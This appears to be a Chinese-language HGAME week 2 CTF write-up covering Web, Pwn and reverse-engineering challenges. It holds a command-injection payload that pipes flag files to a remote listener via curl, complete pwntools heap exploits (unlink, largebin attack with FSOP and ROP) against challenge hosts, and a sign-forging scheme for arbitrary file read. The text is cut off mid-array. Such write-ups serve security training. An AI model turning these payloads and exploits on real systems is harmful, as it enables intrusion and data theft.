HGAME-WEEK2-WP

Web

Level 21096 HoneyPot

/api/import路由，调用了ImportData

```
        c.String(http.StatusOK, string(data))
    })
    api := r.Group("/api")
    {
        api.GET("/databases", getDatabases)
        api.GET("/tables", getTables)
        api.GET("/data", getTableData)
        api.GET("/database", createDatabase)
        api.GET("/search", searchTableData)
        api.POST("/test-connection", testConnection)
        api.POST("/test-import-connection", testImportConnection)
        api.POST("/connect", connect)
        api.POST("/import", ImportData)

    }

    log.Printf("Server starting on http://localhost:9090")
    r.Run(":9090")
```

ImportData这里可以拼接执行命令

```go
//Never able to inject shell commands,Hackers can't use this,HaHa
command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s |/usr/local/bin/mysql
    config.RemoteHost,
    config.RemoteUsername,
    config.RemotePassword,
    config.RemoteDatabase,
    localConfig.Username,
    localConfig.Password,
    config.LocalDatabase,
)
fmt.Println(command)
cmd := exec.Command("sh", "-c", command)
if err := cmd.Run(); err != nil {
    c.JSON(http.StatusInternalServerError, gin.H{
        "success": false,
        "message": "Failed to import data: " + err.Error(),
    })
    return
}

c.JSON(http.StatusOK, gin.H{
    "success": true,
    "message": "Data imported successfully",
```

ImportData

构造

```
& cat /f*|curl -d @- http://ip:port"
```

Request

数据包扫描 美化 热加载 构造请求

```
POST /api/import HTTP/1.1
Host : node1.hgame.vidar.club:32273
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
en;q=0.2
Accept-Encoding: gzip, deflate
Priority: u=0
Content-Type: application/json
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/
20100101 Firefox/135.0
Referer: http://node1.hgame.vidar.club:32273/
Origin: http://node1.hgame.vidar.club:32273
Content-Length auto : 154

{"remote_host":"[redacted]",
"remote_port":"[redacted]",
"remote_username":"users",
"remote_password":"users& cat /f*|curl -d @- http://[redacted]",
"remote_database":"users",
"local_database":"users1"}
```

外带数据

```
root@iZ2zee107fcq0kbcs58phzZ:~# nc -lvp 9000
Listening on 0.0.0.0 9000
Connection received on 218.75.123.175 47249
POST / HTTP/1.1
Host: [redacted]
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 59
Content-Type: application/x-www-form-urlencoded

hgame{fake_flag}hgame{8197ae0c-3c6d-1208-3bf7-a17455cad095}
```

hgame{8197ae0c-3c6d-1208-3bf7-a17455cad095}

Pwn

Signin2Heap

2.27 版本堆题目

```
7
8  v4 = __readfsqword(0x28u);
9  printf("Index: ");
10 __isoc99_scanf("%u", &v2);
11 if ( v2 > 0xF )
12 {
13   puts("There are only 16 pages.");
14 }
15 else if ( *((_QWORD *)&books + v2) )
16 {
17   puts("The note already exists.");
18 }
19 else
20 {
21   while ( 1 )
22   {
23     printf("Size: ");
24     __isoc99_scanf("%u", &size);
25     if ( (unsigned int)size <= 0xFF )
26       break;
27     puts("Too big!");
28   }
29   v0 = v2;
30   *((_QWORD *)&books + v0) = malloc((unsigned int)size);
31   printf("Content: ");
32   HIDWORD(size) = read(0, *((void **)&books + v2), (unsigned int)size);
33   *(_BYTE *)(*((_QWORD *)&books + v2) + HIDWORD(size)) = 0;
34 }
35 return __readfsqword(0x28u) ^ v4;
36}
```

add函数存在off by null ，可以伪造堆块实现unlink，实现泄露libc地址以及修改free_hook

EXP

```python
from gt import *
con("amd64")

# io = process("./vuln")
io = remote("node1.hgame.vidar.club",31002)
libc = ELF("./libc-2.27.so")

def add(index,size,msg):
    io.sendafter("choice:",b"\x01\x00\x00\x00")
    io.sendlineafter("Index: ",str(index))
    io.sendlineafter("Size: ",str(size))
    io.sendafter("Content: ",msg)


def show(index):
    io.sendafter("choice:",b"\x03\x00\x00\x00")
    io.sendlineafter("Index: ",str(index))


def free(index):
    io.sendafter("choice:",b"\x02\x00\x00\x00")
    io.sendlineafter("Index: ",str(index))


for i in range(0x7):
    add(i,0xf8,'a'*8)

add(9,0xf8,'a')
add(10,0xf8,'a')
add(11,0xa8,'b')
add(12,0xa8,'c')
add(13,0xf8,'v')
add(14,0xb8,'d')

for i in range(7):
    free(i)
free(9)
free(12)
payload = b'a'*0xa0 + p64(0xb0+0x100+0x100+0xb0)
add(12,0xa8,payload)
free(13)
free(12)
free(11)
add(0,0xc0,'a')
```

```
add(1,0x20,'a')
show(10)

libc_base = u64(io.recv(6).ljust(8,b'\x00')) -0x3ebca0
suc("libc_base",libc_base)

free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
add(2,0xb0,"/bin/sh\x00")

add(3,0xb0,b"b"*0x30 + p64(0) + p64(0xb1) + p64(free_hook))

add(4,0xa0,'a')
add(5,0xa0,p64(system))

free(2)
# add(9,0xb8,'c'*8)

# free(0)
# free(7)



# payload = b'a'*0x90 + p64(0x500)
# add(7,0x98,payload)
# gdb.attach(io)



io.interactive()
```

Where is the vulnerability

主体功能在.so文件里面

```
printf("Index: ");
__isoc99_scanf("%u", &v2);
if ( v2 <= 0xF )
{
  printf("Size: ");
  __isoc99_scanf("%u", size);
  if ( size[0] <= 0x900u )
  {
    if ( size[0] > 0x4FFu )
    {
      v0 = v2;
      notes[v0] = malloc(size[0]);
      note_size[v2] = size[0];
    }
    else
    {
      puts("Too small.");
    }
  }
  else
  {
    puts("Too big.");
  }
}
else
{
  puts("There are only 16 pages in this notebook.");
}
return *(_QWORD *)&size[1] - __readfsqword(0x28u);
```

add只能申请大堆块

```
v2 = __readfsqword(0x28u);
printf("Index: ");
__isoc99_scanf("%u", &v1);
if ( v1 <= 0xF )
{
  if ( notes[v1] )
    free((void *)notes[v1]);
  else
    puts("Page not found.");
}
else
{
  puts("There are only 16 pages in this notebook.");
}
return v2 - __readfsqword(0x28u);
}
```

free函数存在UAF

考虑通过largebin attack 泄露地址以及打IO,开了沙箱，可以通过orw读取flag

EXP

```
from gt import *
con("amd64")
```

```python

# io = process("./vuln")
io = remote("node1.hgame.vidar.club",30909)
libc = ELF("./libc.so.6")

def add(index,size):
    io.sendlineafter(">","1")
    io.sendlineafter("Index: ",str(index))
    io.sendlineafter("Size: ",str(size))

def free(index):
    io.sendlineafter(">","2")
    io.sendlineafter("Index: ",str(index))


def edit(index,msg):
    io.sendlineafter(">","3")
    io.sendlineafter("Index: ",str(index))
    io.sendafter("Content: ",msg)


def show(index):
    io.sendlineafter(">","4")
    io.sendlineafter("Index: ",str(index))

def exit():
    io.sendlineafter(">","5")


add(0,0x520)
add(1,0x510)
add(2,0x510)
free(0)
show(0)
libc_base = u64(io.recv(6).ljust(8,b'\x00')) -0x203b20
suc("libc_base",libc_base)
# gdb.attach(io)
add(3,0x530)
# gdb.attach(io)
edit(0,'a'*0x10)
show(0)
io.recvuntil("a"*0x10)
heap_base = u64(io.recv(6).ljust(8,b'\x00')) -0x290
suc("heap_base",heap_base)
# gdb.attach(io)
_IO_list_all = libc_base + libc.sym["_IO_list_all"]
stderr = libc_base + 0x2046a0
```

```python
mp_ = 0x2031f0  + libc_base
free(2)
payload = p64(libc_base + 0x203b20)*2 + p64(heap_base+0x290) + p64(_IO_list_all-0x20)
edit(0,payload)

add(4,0x530)
add(5,0x530)
add(6,0x530)

fake_io_addr = heap_base + 0xce0
heap_addr = heap_base
setcontext = libc_base + libc.sym["setcontext"]
_IO_wfile_jumps = libc_base + 0x202228
magic_gadget = libc_base + 0x0000000000176f0e#: mov rdx, qword ptr [rax + 0x38]; mov rdi, rax; call qword ptr [rdx + 0x20];
pop_rsp = libc_base + 0x000000000003c058#: pop rsp; ret;
environ = libc_base + libc.sym["environ"]

# free(4)
# edit(4,b'a'*0x10)
# free(5)
# free(4)

# key = (heap_base + 0x1000) >> 12
# suc("key",key)

# edit(4,p64(key^environ))
# add(7,0x530)
# add(8,0x530)
# add(9,0x550)


# gdb.attach(io)

payload = flat(
    {
        0x8:0,
        0x10:0,
        0x18:1,
        0x20:1,
        0x30:setcontext+61, #目标函数
        0x40:fake_io_addr+0x160,
        0x50:0,
        0x58:0,
        0x70:0,
        0x78:fake_io_addr+0xa0,
```

```
            0x90:fake_io_addr + 0x50, #rdx
            0x98:pop_rsp,
            0xb0:0,
            0xb8:0,
            0xc8:_IO_wfile_jumps, #vtable
            0xd0:fake_io_addr + 0x50, # mov   rax, qword ptr [rax + 0xe0]
            0xe0:heap_base + 0xf80 + 0x10, # orw addr
            0x118:setcontext+61,
            0x120:fake_io_addr + 0xf0, # [rax + 0xe0]
            0x130:fake_io_addr+0x148,
            0x148:magic_gadget,
        },
        filler = '\x00'
    )

    pop_rdi = libc_base + 0x000000000010f75b#: pop rdi; ret;
    pop_rsi = libc_base + 0x0000000000110a4d#: pop rsi; ret;
    pop_rdx = libc_base + 0x00000000001449ba#: pop rdx; add byte ptr [rax], al;
    add byte ptr [rax - 1], bh; ret;
    pop_rax = libc_base + 0x00000000000dd237#: pop rax; ret;
    syscall = libc_base + 0x0000000000098fa6#: syscall; ret;

    fake_IO_FILE=p64(0)*3       #_flags=rdi
    fake_IO_FILE+=p64(_IO_list_all) + p64(0)*2
    fake_IO_FILE +=p64(1)+p64(2) # rcx!=0(FSOP)
    fake_IO_FILE +=p64(fake_io_addr+0xb0)#_IO_backup_base=rdx
    fake_IO_FILE +=p64(magic_gadget)#_IO_save_end=call addr(call
    setcontext/system)
    fake_IO_FILE +=p64(0) + p64(1) + p64(0) + p64(heap_base+0x1c80) # rdx
    fake_IO_FILE = fake_IO_FILE.ljust(0x58, b'\x00')
    fake_IO_FILE += p64(0)  # _chain
    fake_IO_FILE = fake_IO_FILE.ljust(0x78, b'\x00')
    fake_IO_FILE += p64(heap_base+0x1000)  # _lock = a writable address
    fake_IO_FILE = fake_IO_FILE.ljust(0x90, b'\x00')
    fake_IO_FILE +=p64(fake_io_addr+0x30)#_wide_data,rax1_addr
    fake_IO_FILE = fake_IO_FILE.ljust(0xb0, b'\x00')
    fake_IO_FILE += p64(1) #mode=1
    fake_IO_FILE = fake_IO_FILE.ljust(0xc8, b'\x00')
    fake_IO_FILE += p64(_IO_wfile_jumps+0x30)  # vtable=IO_wfile_jumps+0x10
    fake_IO_FILE +=p64(0)*6
    fake_IO_FILE += p64(fake_io_addr+0x40)


    edit(2,fake_IO_FILE)
    flag_addr = heap_base + 0x1c90
    payload =  b'/flag\x00\x00\x00'*2 + p64(setcontext+61) + p64(pop_rdi+1) +
    p64(0x50)*14+ p64(heap_base+0x1d30)
```

```
payload += p64(pop_rdi) + p64(flag_addr) + p64(pop_rsi) + p64(0) +
p64(pop_rax) + p64(2) + p64(syscall)
payload += p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(heap_base+0x1300)
payload += p64(pop_rax) + p64(0) + p64(syscall)
payload += p64(pop_rdi) + p64(1) + p64(pop_rsi) + p64(heap_base+0x1300)
payload += p64(pop_rax) + p64(1) + p64(syscall)
edit(5,payload)

# gdb.attach(io)
exit()
io.interactive()
```

Re

Signin

```
unsigned int v4; // [rsp+24h] [rbp+4h]
int i; // [rsp+44h] [rbp+24h]
int j; // [rsp+64h] [rbp+44h]

result = j___CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);
for ( i = 0; i < 256; ++i )
{
  v4 = i;
  for ( j = 0; j < 8; ++j )
  {
    if ( (v4 & 1) != 0 )
      v4 = (v4 >> 1) ^ 0xEDB88320;
    else
      v4 >>= 1;
  }
  dword_1400BD1A0[i] = v4;
  result = (unsigned int)(i + 1);
}
return result;
}
```

```
{
  unsigned int v4; // [rsp+24h] [rbp+4h]
  unsigned __int64 i; // [rsp+48h] [rbp+28h]

  j___CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);
  v4 = -1;
  for ( i = 0i64; i < a2; ++i )
    v4 = dword_1400BD1A0[(unsigned __int8)(*(_BYTE *)(i + a1) ^ v4)] ^ (v4 >> 8);
  return ~v4;
}
```

从main函数开始进行crc32，得到key

```
  j___CheckForDebuggerJustMyCode(&unk_1400C70A3, a2, a3);
  v8 = 11;
  v6 = 0;
  v5 = a1[8];
  do
  {
    v6 += *(_DWORD *)(a3 + 4i64 * (v8 % 4));
    v9 = (v6 >> 2) & 3;
    for ( i = 0; i < 8; ++i )
    {
      v4 = a1[i + 1];
      v10 = (((v5 ^ *(_DWORD *)(a2 + 4i64 * (v9 ^ i & 3))) + (v4 ^ v6)) ^ (((16 * v5) ^ (v4 >> 3))
                                                                          + ((4 * v4) ^ (v5 >> 5))))
          + a1[i];
      a1[i] = v10;
      v5 = v10;
    }
    v11 = (((v5 ^ *(_DWORD *)(a2 + 4i64 * (v9 ^ i & 3))) + (*a1 ^ v6)) ^ (((16 * v5) ^ (*a1 >> 3))
                                                                         + ((4 * *a1) ^ (v5 >> 5))))
        + a1[8];
    a1[8] = v11;
    v5 = v11;
    result = --v8;
  }
  while ( v8 );
  return result;
}
```

魔改xxtea

动调第二个key会变换，从main函数开始提取后面的crc得到key

```
; _DWORD dword_7FF78BBAB2A0[4]
dword_7FF78BBAB2A0 dd 97A25FB5h, 2CE4FF09h, 0A143464Ah, 5A8F284Fh
                                        ; DATA XREF: sub_7FF78BAF867
```

提取对应大小数据

```
0000 ; Input MD5    : 33AAE3A4220CB56A4ECE310
0000 ; Input CRC32  : 97A25FB5
0000
0000 ; File Name    : D:\xiazai\caocaocao
0000 ; Format       : Binary file
0000 ; Base Address: 0000h Range: 0000h - 400
```

放ida里面可以看到crc32的值

```
0000 ;
0000 ; Input SHA256 : B7EA0FAC988D7A5E86182638E02F0BEB7E2
0000 ; Input MD5    : 1A2AD6DAF40669DD201B07D6A91A232D
0000 ; Input CRC32  : E1756DBA
0000
0000 ; File Name    : D:\xiazai\caocao1
0000 ; Format       : Binary file
0000 ; Base Address: 0000h Range: 0000h - 4000h Loaded le
0000
0000                    .686p
```

这个为第二个key值

解密脚本

```c
#include <stdint.h>
#include <stdio.h>
void print_array(uint32_t *arr, int size, const char *label) {
    printf("%s:\n", label);
    for (int i = 0; i < size; i++) {
        printf("arr[%d] = 0x%08X\n", i, arr[i]);
    }
    printf("\n");
}
// 加密函数
void encrypt_xxtea_magic(uint32_t *a1, uint32_t *a2, uint32_t *a3) {
    uint32_t v8 = 11; // 加密轮数
    uint32_t v6 = 0;  // 累加密钥
    uint32_t v5 = a1[8]; // 最后一个块
    unsigned int v9, v4, v10, v11;
    int i;
   // printf("%x\n",v5);
    // 加密循环
    do {
        v6 += a3[v8 % 4]; // 累加密钥
        v9 = (v6 >> 2) & 3; // 计算索引

        // 处理每个块
        for (i = 0; i < 8; ++i) {
            v4 = a1[i + 1];
          //  printf("v5=%x v4=%x ",v5,v4);
            v10 = ((v5 ^ a2[(v9 ^ i) & 3]) + (v4 ^ v6)) ^ (((16 * v5) ^ (v4 >> 3)) + ((4 * v4) ^ (v5 >> 5))) ;
```

```
28            //   printf("%x %x\n",v10,a1[i]);
29
30                a1[i] += v10;
31
32                v5 = a1[i];
33
34
35            }
36
37            // 处理最后一个块
38            v11 = (((v5 ^ a2[(v9 ^ 8) & 3]) + (a1[0] ^ v6)) ^ (((16 * v5) ^
    (a1[0] >> 3)) + ((4 * a1[0]) ^ (v5 >> 5)))) ;
39           // printf("%x %x ",v11,a1[8]);
40            a1[8] += v11;
41            v5 = a1[8];
42           // printf("%x \n",a1[8]);
43
44
45
46        } while (--v8); // 递减轮数
47    }
48
49    void decrypt_xxtea_magic(uint32_t *a1, uint32_t *a2, uint32_t *a3) {
50        uint32_t v8 = 11; // 加密轮数
51        uint32_t v6 = 0; // 初始值：11 * a3[v8 % 4] 的累加和
52        uint32_t v5 = a1[8]; // 最后一个块
53        unsigned int v9, v4, v10, v11;
54        int i;
55
56        // 解密循环
57        do {
58            v9 = 0; // 计算索引
59            v5=a1[7];
60            // 逆向处理最后一个块
61            v11 = (((v5 ^ a2[(v9 ^ 8) & 3]) + (a1[0] ^ v6)) ^ (((16 * v5) ^
    (a1[0] >> 3)) + ((4 * a1[0]) ^ (v5 >> 5)))) ;
62            a1[8] -= v11;
63
64            // printf("%x \n",a1[8]);
65            // 逆向处理每个块
66            for (i = 7; i >= 0; --i) {
67                v5 = a1[i-1];
68                if(i==0){
69                    v5=a1[8];
70
71                }
72
```

```
            v4 = a1[i + 1];
            v10 =  (((v5 ^ a2[(v9 ^ i) & 3]) + (v4 ^ v6)) ^ (((16 * v5) ^ (v4 >> 3)) + ((4 * v4) ^ (v5 >> 5))));
            //printf("%x %x %x \n",v4,v5,v10);
            a1[i] -= v10;

        }

        v6 -= a3[v8 % 4]; // 逆向累加密钥
    } while (--v8); // 递减轮数
}

// 打印数组内容


// 测试函数
int main() {
    // 示例数据
    uint32_t a1[9] = {0x3050ea23,
                      0x47514c00,
                      0x2b769cee,
                      0x1794e6d5,
                      0xb3e42bed,
                      0x61d536cb,
                      0x7ca0c2c0,
                      0x5ed767fe,
                      0xc579e0af,
    };

    uint32_t a2[4] = {0x97A25FB5, 0xE1756DBA, 0xA143464A, 0x5A8F284F}; // 密钥
    uint32_t a3[4] = {0x0, 0x0, 0x0, 0x0}; // 初始化向量



    decrypt_xxtea_magic(a1, a2, a3);

    for (int i = 0; i < 9; i++) {

        for (int j = 0; j < 4; j++) {
            printf("%c",a1[i] & 0xff);

            a1[i] >>= 8;

        }

    }

```

```
119
120
121
122    return 0;
123    }
```

Mysterious signals

分析apk


```
18          System.loadLibrary("sssign");
        }

25      public String a(String str, String str2, String str3) {
27          OkHttpClient build = new OkHttpClient().newBuilder().build();
28          JsonObject jsonObject = new JsonObject();
30          jsonObject.addProperty(c("104406435e045957"), str);
32          jsonObject.addProperty(c("035e0f545e045957"), str2);
33          RequestBody create = RequestBody.create(MediaType.parse("application/json"), jsonObject.toString());
37          final CountDownLatch countDownLatch = new CountDownLatch(1);
43          build.newCall(new Request.Builder().url("http://node1.hgame.vidar.club:" + str3 + "/flag").header(c("165e045f"), b(str + str2)).post(create)
                static final /* synthetic */ boolean $assertionsDisabled = false;

                @Override // okhttp3.Callback
45              public void onFailure(Call call, IOException iOException) {
46                  SSSign.this.result = "onFailure";
47                  countDownLatch.countDown();
                }

                @Override // okhttp3.Callback
52              public void onResponse(Call call, Response response) throws IOException {
53                  Log.e("OkHttp", "请求成功，码值: " + response.code());
54                  if (response.isSuccessful()) {
```

得到str3应为端口号，开靶机输入端口号



抓个包看看

```
#1 [请求] 11:38:58.664 — 279 B

POST /flag HTTP/1.1
sign: 41dce78c58dacf99cbbc2f1c20135745
Content-Type: application/json; charset=utf-8
Content-Length: 39
Host: node1.hgame.vidar.club:32492
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.14.9

{"username":"admin","filename":"hello"}

#2 [响应] 11:38:58.812 — 240 B

HTTP/1.1 200 OK
Date: Mon, 17 Feb 2025 03:39:00 GMT
Content-Length: 122
Content-Type: text/plain; charset=utf-8

{"code":"200","msg":"4b181fd6f8b852a9e23a4a7776e5f6905b71341af8f194a5db07d2902d2655401322e1c9a1a90e0d8676809c08484762\n"}
```

浅析apk发现apk自己调用so文件生成sign值


```
public native String c(String str);

static {
    System.loadLibrary("sssign");
}
```

```
int v9; // [rsp+18h] [rbp-68h]
int i; // [rsp+1Ch] [rbp-64h]
int j; // [rsp+20h] [rbp-60h]

v9 = a4 / 4;
v8 = malloc(a4);
__memset_chk(v8, 0LL, a4, -1LL);
__memcpy_chk(v8, a2, a4, -1LL);
for ( i = 0; i < v9; i += 2 )
{
  v7 = v8[i];
  v6 = v8[i + 1];
  v5 = 0;
  for ( j = 0; j < 32; ++j )
  {
    v7 += v6 ^ (*(_DWORD *)(a3 + 8LL * j) + v5) ^ (v6 >> 3) ^ (4 * v6);
    v6 += v7 ^ (*(_DWORD *)(a3 + 4LL * (2 * j + 1)) + v5) ^ (v7 >> 5) ^ (16 * v7);
    v5 -= 1640531527;
  }
  v8[i] = v7;
  v8[i + 1] = v6;
}
return v8;
}
```

有服务端，本地发包给服务端分析



本地发包，得到服务器里面名为hello文件的内容

猜测通过正确的sign值去访问里面的靶机里面的flag文件

本地分析serve

静态分析

```
    runtime_panicIndex(v19 + 1, v12, v15);
  v22 = *(_DWORD *)(v18 + 4 * v19 + 4);
  v23 = 31LL;
  v24 = 0xC6EF3720;
  while ( v23 >= 0 )
  {
    v51 = v21;
    v40 = (v21 >> 5) ^ (16 * v21);
    if ( v16 <= 2 * v23 + 1 )
      runtime_panicIndex(2 * v23 + 1, v23, v16);
    v41 = v40 ^ (v24 + *(_DWORD *)(v17 + 8 * v23 + 4) + 0x61C88647);
    v42 = v23;
    v43 = 2 * v23;
    v50 = v22 - (v51 ^ v41);
    if ( v16 <= v43 )
      runtime_panicIndex(v43, v43, v16);
    v38 = (v50 >> 3) ^ (4 * v50) ^ (v24 + *(_DWORD *)(v17 + 8 * v42) + 0x61C88647);
    v22 -= v51 ^ v41;
    v24 += 0x61C88647;
    v39 = v51 - (v50 ^ v38);
    v23 = v42 - 1;
    v21 = v39;
    LODWORD(v18) = v60;
  }
  v55 = v19;
  v52 = v21;
  v57 = 4 * v20;
  v25 = main_uint32ToBytes((unsigned int)&v52, 1, 1, v16, v15, v17, v18, 4 * (int)v20, v21, v44, v46, v48);
  if ( v54 < v57 )
```

发现有类似apk中so文件中tea的解密

应该是对sign进行解密

动调下断点

tea解密完的数据

```
011E14F db  45h ; E
011E150 db 0EFh
011E151 db  43h ; C
011E152 db  3Ch ; <
011E153 db 0F9h
011E154 db  9Fh
011E155 db  45h ; E
011E156 db  4Dh ; M
011E157 db  50h ; P
011E158 db  50h ; P
011E159 db 0A8h
011E15A db  63h ; c
011E15B db  63h ; c
011E15C db  63h ; c
011E15D db  63h ; c
011E15E db  63h ; c
011E15F db  63h ; c
011E160 db    0
011E161 db    0
```

这个数据在这里进行了换表得到adminhello

```
108   v20 = main_decrypt_2(v16, a2, v17, (__int64)v36, 0x40uLL, 64LL, a2, v18, v19);
109   for ( k = 0LL; a2 > k; ++k )
110     *(_BYTE *)(v20 + k) = v34[*(unsigned __int8 *)(v20 + k)];
111   return runtime_slicebytetostring(0, v20, a2, (unsigned int)v36, 64, v21, v22, v23, v24);
112 }
```

```
db  61h ; a
db  64h ; d
db  6Dh ; m
db  69h ; i
db  6Eh ; n
db  68h ; h
db  65h ; e
db  6Ch ; l
db  6Ch ; l
db  6Fh ; o
db    0
db    0
db    0
db    0
db    0
db    0
db    0
```

十六字节剩下的为0

没规律的sign变为了adminhello

重新发包动调，把data里面的hello改为flag，服务器里面有flag文件


```
headers = {
    "sign": "41dce78c58dacf99cbbc2f1c20135745",
    "Content-Type": "application/json; charset=utf-8",
    "Host": "192.168.209.134:8080",
    "Connection": "Keep-Alive",
    "Accept-Encoding": "gzip",
    "User-Agent": "okhttp/3.14.9"
}
data = {
    "username": "admin",
    "filename": "hello"
}

response = requests.post(url, headers=headers, json=data)
```

在自解密完成的那里把hello改为flag发现打印出flag文件里面的内容

现在逆向sign生成算法就可以实现文件任意读取了

通过serve的解密和so文件可得加密流程为换表再魔改tea，可以从serve里面提取表和tea的key数组

文件名在main_receive里找到

```
77    v61 = &v152;
78    v62 = 1024LL;
79    v63 = 1024LL;
80    v200 = os__ptr_File_Read(v60, *(_slice_uint8 *)(&v63 - 2));
81    if ( !v200.1.tab )
82    {
83      v70 = v157;
84      if ( v157 == 10
85        && (v70 = '1g1h', LODWORD(v63) = v162, *(_QWORD *)v162 == '1m1a1g1h')
86        && *(_WORD *)(v162 + 8) == '1e' )
87      {
88        if ( v200.0 > 0x400uLL )
89          runtime_panicSliceAcap(v200.0);
90        v45 = (__int64)&v152;
91        v71 = runtime_slicebytetostring(
```

加密得到sign值

```
#include <stdint.h>
#include <stdio.h>


int main() {

int ming[]={0x61,0x64,0x6d,0x69,
            0x6e,0x68,0x31,0x67,
            0x31,0x61,0x31,0x6d,
            0x31,0x65,0x31,0x00};//adminh1g1a1m1e1


    unsigned char biao1[] =
            {
                    0x52, 0x09, 0x6A, 0xD5, 0x30, 0x36, 0xA5, 0x38, 0xBF,
0x40,
                    0xA3, 0x9E, 0x81, 0xF3, 0xD7, 0xFB, 0x7C, 0xE3, 0x39,
0x82,
